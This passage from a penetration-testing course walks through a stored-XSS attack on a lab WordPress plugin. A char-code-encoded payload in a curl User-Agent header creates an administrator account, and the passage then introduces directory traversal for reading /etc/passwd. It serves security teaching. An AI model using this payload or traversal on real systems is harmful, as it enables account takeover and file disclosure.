



*Figure 116: Minifying the XSS attack code*

[379] (JSCompress.com, 2022), https://jscompress.com/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Once we have clicked on *Compress JavaScript*, we'll copy the output and save it locally.

As a final attack step, we are going to encode the minified JavaScript code, so any bad characters won't interfere with sending the payload. We can do this using the following function:

```
function encode_to_javascript(string) {
            var input = string
            var output = '';
            for(pos = 0; pos < input.length; pos++) {
                output += input.charCodeAt(pos);
                if(pos != (input.length - 1)) {
                    output += ",";
                }
            }
            return output;
        }

let encoded = encode_to_javascript('insert_minified_javascript')
console.log(encoded)
```

*Listing 126 - JS Encoding JS Function*

The *encode_to_javascript* function will parse the minified JS string parameter and convert each character into the corresponding UTF-16 integer code using the *charCodeAt*[380] method.

Let's run the function from the browser's console.





*Figure 117: Encoding the Minified JS with the Browser Console*

[380] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/charCodeAt

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We are going to decode and execute the encoded string by first decoding the string with the *fromCharCode*[381] method, then running it via the *eval()*[382] method. Once we have copied the encoded string, we can insert it with the following **curl** command and launch the attack:

```
kali@kali:~$ curl -i http://offsecwp --user-agent
"<script>eval(String.fromCharCode(118,97,114,32,97,106,97,120,82,101,113,117,101,115,1
16,61,110,101,119,32,88,77,76,72,116,116,112,82,101,113,117,101,115,116,44,114,101,113
,117,101,115,116,85,82,76,61,34,47,119,112,45,97,100,109,105,110,47,117,115,101,114,45
,110,101,119,46,112,104,112,34,44,110,111,110,99,101,82,101,103,101,120,61,47,115,101,
114,34,32,118,97,108,117,101,61,34,40,91,94,34,93,42,63,41,34,47,103,59,97,106,97,120,
82,101,113,117,101,115,116,46,111,112,101,110,40,34,71,69,84,34,44,114,101,113,117,101
,115,116,85,82,76,44,33,49,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,101,1
10,100,40,41,59,118,97,114,32,110,111,110,99,101,77,97,116,99,104,61,110,111,110,99,10
1,82,101,103,101,120,46,101,120,101,99,40,97,106,97,120,82,101,113,117,101,115,116,46,
114,101,115,112,111,110,115,101,84,101,120,116,41,44,110,111,110,99,101,61,110,111,110
,99,101,77,97,116,99,104,91,49,93,44,112,97,114,97,109,115,61,34,97,99,116,105,111,110
,61,99,114,101,97,116,101,117,115,101,114,38,95,119,112,110,111,110,99,101,95,99,114,1
01,97,116,101,45,117,115,101,114,61,34,43,110,111,110,99,101,43,34,38,117,115,101,114,
95,108,111,103,105,110,61,97,116,116,97,99,107,101,114,38,101,109,97,105,108,61,97,116
,116,97,99,107,101,114,64,111,102,102,115,101,99,46,99,111,109,38,112,97,115,115,49,61
,97,116,116,97,99,107,101,114,112,97,115,115,38,112,97,115,115,50,61,97,116,116,97,99,
107,101,114,112,97,115,115,38,114,111,108,101,61,97,100,109,105,110,105,115,116,114,97
,116,111,114,34,59,40,97,106,97,120,82,101,113,117,101,115,116,61,110,101,119,32,88,77
,76,72,116,116,112,82,101,113,117,101,115,116,41,46,111,112,101,110,40,34,80,79,83,84,
34,44,114,101,113,117,101,115,116,85,82,76,44,33,48,41,44,97,106,97,120,82,101,113,117
,101,115,116,46,115,101,116,82,101,113,117,101,115,116,72,101,97,100,101,114,40,34,67,
111,110,116,101,110,116,45,84,121,112,101,34,44,34,97,112,112,108,105,99,97,116,105,11
1,110,47,120,45,119,119,119,45,102,111,114,109,45,117,114,108,101,110,99,111,100,101,1
00,34,41,44,97,106,97,120,82,101,113,117,101,115,116,46,115,101,110,100,40,112,97,114,
97,109,115,41,59))</script>" --proxy 127.0.0.1:8080
```

*Listing 127 - Launching the Final XSS Attack through Curl*

Before running the curl attack command, let's start Burp and leave Intercept on.

We instructed curl to send a specially-crafted HTTP request with a User-Agent header containing our malicious payload, then forward it to our Burp instance so we can inspect it further.

After running the curl command, we can inspect the request in Burp.

[381] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/fromCharCode

[382] (Mozilla, 2022), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/eval

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 118: Inspecting the Attack in Burp*

Everything seems correct, so let's forward the request by clicking *Forward*, then disabling Intercept.

At this point, our XSS exploit should have been stored in the WordPress database. We only need to simulate execution by logging in to the OffSec WP instance as admin, then clicking on the Visitors plugin dashboard on the bottom left.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 119: Loading Visitors Statistics*

We notice that only one entry is present, and apparently no User-Agent has been recorded. This is because the User-Agent field contained our attack embedded into "<script>" tags, so the browser cannot render any string from it.

By loading the plugin statistics, we should have executed the malicious script, so let's verify if our attack succeeded by clicking on the *Users* menu on the left pane.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 120: Confirming that our Attack Succeeded*

Excellent! Due to this XSS flaw, we managed to elevate our application privileges from a standard user to administrator via a specially-crafted HTTP request.

We could now advance our attack and gain access to the underlying host by crafting a custom WordPress plugin with an embedded web shell. We'll cover web shells more in-depth in an another Module.

## 8.5 Wrapping Up

In this Module, we focused on the identification and enumeration of common web application vulnerabilities. We also exploited several common web application vulnerabilities, including API misconfigurations and Cross-Site Scripting.

We concluded the Module by leveraging an XSS vulnerability to gain administrative privileges on a vulnerable web application via a specially-crafted HTTP request.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 9 Common Web Application Attacks

In this Learning Module, we will cover the following Learning Units:

- Directory Traversal
- File Inclusion Vulnerabilities
- File Upload Attack Vulnerabilities
- Command Injection

Web development is currently one of the most in-demand skills in IT.[383] The combination of a shortage of skilled web developers, time constraints in projects, and rapidly changing technologies helps certain vulnerabilities occur repeatedly in a broad range of web applications. Regardless of the underlying technology stack, several common web application vulnerabilities can be found in a multitude of deployed applications.

In this Module, we cover four common web application attacks. We'll begin with Directory Traversal and File Inclusion attacks. Next, we'll learn how to abuse File Upload vulnerabilities with executable and non-executable files. Finally, we will explore Command Injection attacks.

## 9.1 Directory Traversal

This Learning Unit covers the following Learning Objectives:

- Understand absolute and relative paths
- Learn how to exploit directory traversal vulnerabilities
- Use encoding for special characters

In this Learning Unit, we will examine Directory Traversal vulnerabilities. Before we explore how to exploit this kind of vulnerability, we'll need to cover relative and absolute paths. We will also use the encoding of special characters to perform Directory Traversal attacks.

### 9.1.1 Absolute vs Relative Paths

In this section, we'll learn the difference between absolute and relative paths. To successfully exploit the vulnerabilities we'll face later in this Module, we need to specify paths to files we want to display, upload, include, or execute. Depending on the web application and vulnerability, we'll use either absolute or relative paths. It is vital for us to understand the difference between these and how we can use them to specify file paths.

To reference an absolute path, we specify the full file system path including all subdirectories. We can refer to an absolute path from any location in the filesystem. Absolute paths start with a forward slash (*/*), specifying the *root file system*[384] on Linux. From there, we can navigate through the file system.

---

[383] (Computer Science, 2021), https://www.computerscience.org/web-development/careers/web-developer/career-outlook-and-salary/

[384] (IBM, 2021), https://www.ibm.com/docs/pl/aix/7.1?topic=tree-root-file-system

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's use absolute pathing to show the contents of a file. Beginning with the **/home/kali/** path, let's display the contents of **/etc/passwd**.

We'll begin in the home directory of the *kali* user with the **pwd** command. Our second command, **ls /**, lists all files and directories in the root file system. The output showing **etc** is located there. By specifying the **/** before **etc** in the third command, we use an absolute path originating from the root file system. This means we can use **/etc/passwd** from any location in the filesystem. If we were to omit the leading slash, the terminal would search for the **etc** directory in the home directory of the *kali* user, since this is our current directory in the terminal.

```
kali@kali:~$ pwd
/home/kali

kali@kali:~$ ls /
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var


kali@kali:~$ cat /etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

*Listing 128 - Display content of /etc/passwd with an absolute path*

Next, let's use relative pathing to achieve the same goal. We'll display the contents of **/etc/passwd** using relative paths from the home directory of the *kali* user. To move back one directory, we can use **../**. To move more than one directory backwards, we can combine multiple **../** sequences.

We can use the **ls** command combined with one **../** sequence to list the contents of the **/home** directory, since **../** specifies one directory back. We'll then use two **../** sequences to list the contents of the root file system, which contains the **etc** directory.

```
kali@kali:~$ pwd
/home/kali

kali@kali:~$ ls ../
kali

kali@kali:~$ ls ../../
bin   home            lib32       media  root  sys  vmlinuz
boot  initrd.img      lib64       mnt    run   tmp  vmlinuz.old
dev   initrd.img.old  libx32      opt    sbin  usr
etc   lib             lost+found  proc   srv   var
```

*Listing 129 - Using ../ to get to the root file system*

From this point, we can navigate as usual through the file system. We can add **etc** to two **../** sequences to list all files and directories in the absolute path **/etc**. In the last command, we use **cat** to display the contents of the **passwd** file by combining the relative path (**../../etc/passwd**).

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
kali@kali:~$ ls ../../etc
adduser.conf            debian_version  hostname        logrotate.d     passwd
...
logrotate.conf  pam.d           rmt          sudoers       zsh


kali@kali:~$ cat ../../etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

*Listing 130 - Display contents of /etc/passwd with a relative path*

Let's analyze another example. While we can use the cat ../../etc/passwd command shown in listing 130 to display the contents of /etc/passwd, we can achieve the same results using extra ../ sequences.

```
kali@kali:~$ cat ../../../../../../../../../../etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
king-phisher:x:133:141::/var/lib/king-phisher:/usr/sbin/nologin
kali:x:1000:1000:Kali,,,:/home/kali:/usr/bin/zsh
```

*Listing 131 - Adding more "../" to the relative path*

The number of ../ sequences is only relevant until we reach the root file system. Theoretically, we can add as many ../ as we want, since there is nowhere further back to go from /. This can be useful in certain situations, such as when we don't know our current working directory. In this case, we could specify a large number of ../ to ensure we reach the root file system from a relative pathing perspective.

## 9.1.2 Identifying and Exploiting Directory Traversals

In this section we will explore *Directory Traversal*[385] attacks, also known as *path traversal* attacks. This type of attack can be used to access sensitive files on a web server and typically occurs when a web application is not sanitizing user input.

For a web application to show a specific page, a web server provides the file from the file system. These files can be located in the web root directory or one of its subdirectories. In Linux systems, the /var/www/html/ directory is often used as the web root. When a web application displays a page, http://example.com/file.html for example, it will try to access /var/www/html/file.html. The http link doesn't contain any part of the path except the filename because the web root also serves as a base directory for a web server. If a web application is vulnerable to directory traversal, a user may access files outside of the web root by using relative paths, thus accessing sensitive files like SSH private keys or configuration files.

[385] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Directory_traversal_attack

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

While it is important to understand how to exploit Directory Traversal vulnerabilities, it is also crucial that we can identify them. We should always check for vulnerabilities by hovering over all buttons, checking all links, navigating to all accessible pages, and (if possible) examining the page's source code. Links can be an especially valuable source of information, providing parameters or other data about the application.

For example, if we find the following link, we can extract vital information from it.

```
https://example.com/cms/login.php?language=en.html
```

*Listing 132 - Example of a link*

First, login.php tells us the web application uses PHP. We can use this information to develop assumptions about how the web application works, which is helpful for the exploitation phase.

Second, the URL contains a *language* parameter with an HTML page as its value. In a situation like this, we should try to navigate to the file directly (https://example.com/cms/en.html). If we can successfully open it, we can confirm that en.html is a file on the server, meaning we can use this parameter to try other file names. We should always examine parameters closely when they use files as a value.


Third, the URL contains a directory called cms. This is important information indicating that the web application is running in a subdirectory of the web root.

Let's review a case study next. We'll begin by examining the *Mountain Desserts* web application. To access it, we'll need to update the /etc/hosts file on our Kali machine to use the DNS name. We should be aware the assigned IP address for the target machine may change in the labs.

```
127.0.0.1       localhost
127.0.1.1       kali
192.168.50.16   mountaindesserts.com
...
```

*Listing 133 - Contents of /etc/hosts*

We will use this hostname for both the current and following demonstrations. Next, let's browse to the target web application at http://mountaindesserts.com/meteor/index.php.




PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Figure 121: Mountain Desserts Single Page Application*

Figure 121 shows the page after we open it in a browser. The navigation bar displays a file named **index.php**, so we can conclude that the web application uses PHP. To gather more information about the page's structure, we should hover over all buttons and links, collecting information about parameters and the different pages we come across.





*Figure 122: Hovering over a Button*

Scrolling down and hovering over all buttons and links, we'll notice most of them only link to the page itself, as shown in Figure 122.

